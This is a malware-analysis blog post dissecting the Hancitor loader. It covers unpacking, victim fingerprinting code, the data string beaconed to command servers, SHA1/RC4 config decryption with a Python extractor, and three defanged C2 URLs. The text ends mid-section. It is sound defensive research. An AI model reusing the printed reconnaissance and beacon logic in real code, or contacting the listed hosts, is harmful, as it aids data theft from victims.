# Full Hancitor malware analysis

muha2xmad.github.io/malware-analysis/fullHancitor/

February 12, 2022


## Muhammad Hasan Ali

Malware Analysis learner


12 minute read

**As-salamu Alaykum**

## Introduction

Hancitor is a famous malware loader that has been in use for years since first being observed in 2015. A malware loader drops the actual malicious content on the system then executes the first stage of the attack. Hancitor has been the attacker's loader of choice to deliver malwares like: FickerStealer, Sendsafe, and Cobalt Strike if the victim characteristics are met. In recent months, more threat intelligence has been gathered to confirm the selection of Hancitor by Cuba Ransomware gangs as well. The popularity of Hancitor among threat actors is considered to last for a while. ref





Figure: How Hancitor infection happens. *paloaltonetworks photo

## Unpacking process

We tried in a later article to unpack Hancitor malware. see it from Here. But we will try another way to unpack it in this sample. Open the sample in the `x32dbg` and set two BPs on `VirtualAlloc` and `VirtualProtect` then run `F9` . We hit `VirtualAlloc` and then `Execute till return` then `Follow in Dump` of EAX. Keep doing that to hit the `VirtualProtect` BP we will see `M8Z` an indicator of Aplib compression.





Figure:

Then if we scroll down to the offset xx4380 we will get the `MZ` string which is the start of our unpacked file used in the analysis. Then save it to a file to start the analysis.

## Abnormal Entry point

In Hancitor, there are 3 exports `BNJAFSRSQIX` , `SDTECHWMHHONG` , `DllEntryPoint` . And the first two functions have the same address. For the first thought the entry point will be `DllEntryPoint` , but if we check this function it only returns 1. From the malicious document which we extract the maliciuos Hancitor malware. Launched the rundll32.exe command to execute the `BNJAFSRSQIX` function, so it must be the real entry point for this DLL.




Figure(1):

## Gathering victim information

We enter `BNJAFSRSQIX` we see a call to a function which i renamed it to `Hancitor_Main` . Then enter `sub_10001AA0` renamed `info_gathering` . First the malware gathers information about the host contains: OS version, Computer name, Domains names, Victim IP address, whether the machine is x64 or x86 OS.

```
arg_4= dword ptr  0Ch
lpdwNumberOfBytesRead= dword ptr  10h

push    ebp
mov     ebp, esp
mov     eax, 1940h
call      alloca_probe
call    ds:GetVersion
mov     [ebp+OSVersion], eax
call    getVictimID
mov     dword ptr [ebp+victimID], eax
mov     dword ptr [ebp+victimID+4], edx
lea     eax, [ebp+ComputerName_DomainName]
push    eax             ; lpString1
call    getComputerName_DomainName
add     esp, 4
lea     ecx, [ebp+VictimIP]
push    ecx             ; lpString1
call    getVictimIP
add     esp, 4
lea     edx, [ebp+DomainNames_DNS]
push    edx             ; lpString1
call    getDomainNames_DNS
add     esp, 4
mov     eax, [ebp+OSVersion]
and     eax, 0FFFFh
movzx   ecx, ax
and     ecx, 0FFh
movzx   edx, cl
mov     [ebp+var_10], edx
mov     eax, [ebp+OSVersion]
and     eax, 0FFFFh
movzx   ecx, ax
shr     ecx, 8
and     ecx, 0FFh
movzx   edx, cl
mov     [ebp+var_C], edx
call    Is64Bit
mov     [ebp+var_20], eax
cmp     [ebp+var_20], 1
jnz     short loc_10001B69
```

Figure(2):

```
OSVersion = GetVersion();
victimID = getVictimID();
getComputerName_DomainName(ComputerName_DomainName);
getVictimIP(VictimIP);
getDomainNames_DNS(DomainNames_DNS);
v23 = (unsigned __int8)OSVersion;
v24 = BYTE1(OSVersion);
v20 = Is64Bit();
```

Figure(3): pseudocode of figure 2

Then we enter `getVictimID` then enter `sub_10001C70` which is the function that generates a unique ID for the victim. First, calling `GetAdaptersAddresses` to get the addresses associated with the network adapters on the victim machine then XOR-ing each (MAC) adapter with its address together. And calling `GetVolumeInformationA` to retrieve the volume serial number of the machine then XORs it with the `result` to create the victim's unique ID.

```
12  result = 0i64;
13  SizePointer = 0x8000;
14  lpMem = (LPVOID)w_HeapAlloc(0x8000u);
15  AdapterAddresses = (PIP_ADAPTER_ADDRESSES)lpMem;
16  if ( !GetAdaptersAddresses(2u, 0, 0, (PIP_ADAPTER_ADDRESSES)lpMem, &SizePointer) )
17  {
18    while ( AdapterAddresses )
19    {
20      w_memorySet(&MAC_add, 0, 8);
21      w_memoryCopy(&MAC_add, AdapterAddresses->PhysicalAddress, AdapterAddresses->PhysicalAddressLength);
22      result ^= MAC_add;                        // XOR-ing each(MAC) adapter with its address together
23      AdapterAddresses = AdapterAddresses->Next;
24    }
25  }
26  heapfree(lpMem);
27  volumeSerialNumber = getVolumeSerailNumber();
28  LOBYTE(v1) = 32;
29  v2 = sub_10001400(v1, 0, volumeSerialNumber, 0);
30  return result ^ v2;                           // XOR-ing v2 with the result to create the victim's unique ID
31 }
```

Figure(4): pseudocode of sub_10001C70 function

How to get the IP of the victim? By sending a GET request to `hxxp://api[.]ipify[.]org`. If the malware is unable to contact the website, it uses `0.0.0.0` as the victim's IP address.

```
loc_1000254D:
lea     ecx, [ebp+var_4]
push    ecx             ; int
push    20h ; ' '       ; dwNumberOfBytesToRead
push    offset Buffer   ; lpBuffer
push    offset szUrl    ; "http://api.ipify.org"
call    sub_10001FE0
add     esp, 10h
cmp     eax, 1
jnz     short loc_1000258A
```

Figure(5):

Then the final gathering step is to concatinate the gathered victim's information in two ways to be sent to C2 server:


```
GUID=<Victim's GUID>&BUILD=<Build ID>&INFO=<Machine Information>&EXT=<Network domain names>&IP=
<Victim's IP address>&TYPE=1&WIN=<Windows major version>.<Windows minor version>(x64)

GUID=<Victim's GUID>&BUILD=<Build ID>&INFO=<Machine Information>&EXT=<Network domain names>&IP=
<Victim's IP address>&TYPE=1&WIN=<Windows major version>.<Windows minor version>(x32)
```


Figure(6):

## Configuration Extraction


## Manually Extraction

Malware authors use tricks to obfuscate thier C2 IoCs. One of them is to encrypt it into a big chunk of data as in Hancitor Malware. So we need to search for big chunk of data which later will be decrypted during the runtime. We will find our encrypted configuration in the begining of `.data` section and if we select the hex values then press `D` we see it has refernces which means that it's used somewhere.




Figure(7):

There are two chunks of data `Pbdata` and `byte_10005018`. If we press `x` over one of them it takes us to a function which will be called `mw_Decrypt_Data` which is the function decrypts the configuration of the malware. And these two chuncks of data are parameters in this function.




Figure(8):

Now enter this `mw_Decrypt_Data` function. We see there are 5 API calls:

`CryptCreateHash` : initiates the hashing of a stream of data.CryptCreateHash the 2nd parameter is `Algid` which identifies the hash algorithm to use. Its value is `0x8004u` which used **SHA1** see the decumentation of Algid

`CryptDeriveKey` : generates cryptographic session keys derived from a base data value CryptDeriveKey the 2nd parameter is `Algid` Its value is `0x6801u` which used **RC4**


The 4th parameter is `dwflags` which determinte the size of the key which the key is a set with the upper 16 bits of `0x280011u` which is `0x28` divided by 8. Then the key size is 5 bytes.

```
12  if ( CryptAcquireContextA(&phProv, 0, 0, 1u, 0xF0000000)
13    && CryptCreateHash(phProv, CALG_SHA1, 0, 0, &phHash)// 0x8004u is SHA1
14    && CryptHashData(phHash, pbData, dwDataLen, 0)// adds data to a specified hash object.
15    && CryptDeriveKey(phProv, CALG_RC4, phHash, 0x280011u, &phKey)
16    && CryptDecrypt(phKey, 0, 1, 0, a1, &pdwDataLen) )// Decrypt the data using SHA1 key
17  {
```

Figure(9):


We get the SHA1 key from `pbdata`. And we get the RC4 data from `byte_10005018` and decrypte the RC4-encrypted data using the first 5 bytes of the SHA1 key.

*How we select hex values only? Do as in the figure 9. then choose `hex string (unspaced)`. then copy what is in the `preview`.




Figure(10):

Then open cyberchef using `from hex` and `SHA1` we get the SHA1 key `ad818c687f8dc7f281135753e567eababa03d0ba`. Then select the whole chunck of data of `byte_10005018` and copy hex as we did in SHA1 and use `RC4` and using the first 5 bytes of SHA1.





Figure(11):

Here are 3 C2 servers which the malware communicate with for further commands based on the collected victim host information. Build ID `2909_xplw`.

```
hxxp://forkineler(.)com/8/forum.php

hxxp://yemodene(.)ru/8/forum.php

hxxp://fordecits(.)ru/8/forum.php
```

## Automated Extraction




Figure(12):


```
import pefile  #Parse data into a PE format
import re      #Use a regular expression to locate our config data
import struct  # Convert binary data into numeric values.
import hashlib #Generate a SHA1 hash

file_path = r'file path' #file path
data = open(file_path,'rb').read() # read it in binary
pe = pefile.PE(data=data) # to parse data as PE file to acess sections and offsets

# Use Regular Expression to Locate The Decryption Code
key = rb'\x6a(.)\x68(....)\x68\x00\x20\x00\x00' #opcode as in the figure(6).
m = re.search(key, data) #  extract the data that was matched by the wildcard.
if m != None:
  print("key length: %r" % m.group(1))
  print("key address: %r" % m.group(2))

# Convert The Extracted Key Information
struct.unpack('b', m.group(1))[0] #converte into bytes
hex(struct.unpack('<I', m.group(2))[0]) # converting an unsigned integer (DWORD) stored in little-
endian format in hex

# Use The Key Information To Extract The Key Data
key_len = struct.unpack('b', m.group(1))[0]
key_address = struct.unpack('<I', m.group(2))[0]
key_rva = key_address - pe.OPTIONAL_HEADER.ImageBase
key_offset = pe.get_offset_from_rva(key_rva)
key_data = data[key_offset:key_offset+key_len]
config_data = data[key_offset+key_len:key_offset+key_len+0x2000]

# Hash The Key Data To Create The Key
m = hashlib.sha1()
m.update(key_data)
key = m.digest()[:5]

# RC4 Decryption
def rc4crypt(data, key):
    #If the input is a string convert to byte arrays
    if type(data) == str:
        data = data.encode('utf-8')
    if type(key) == str:
        key = key.encode('utf-8')
    x = 0
    box = list(range(256))
    for i in range(256):
        x = (x + box[i] + key[i % len(key)]) % 256
        box[i], box[x] = box[x], box[i]
    x = 0
    y = 0
    out = []
    for c in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append(c ^ box[(box[x] + box[y]) % 256])
    return bytes(out)

# Parsing The Config
config = rc4crypt(config_data, key)
build_id = config.split(b'\x00')[0]
c2_string = b''
for s in config.split(b'\x00')[1:]:
    if s != b'':
        c2_string = s
```

```
        break
c2_list = c2_string.split(b'|')
print("BUILD: %s" % build_id)
for c2 in c2_list:
    if c2 != b'':
        print("C2: %s" % c2)
```

For better understanding visit OALabs github

## C2 server Communication

After collecting all victim information and put into one fourm as we mentioned above. the malware tries to get the C2 URL from the configuration and sends the data to C2 the servers. If we enter the function `getNext_URL`. It tries to get the next URL address from the list using the location of `|` between the C2 servers.




Figure(13):

Then we enter `send_Data_To_C2` function, we see 3 API calls which are an indication of sending data to C2 server:

HttpOpenRequestA: Creates an HTTP POST request handle.

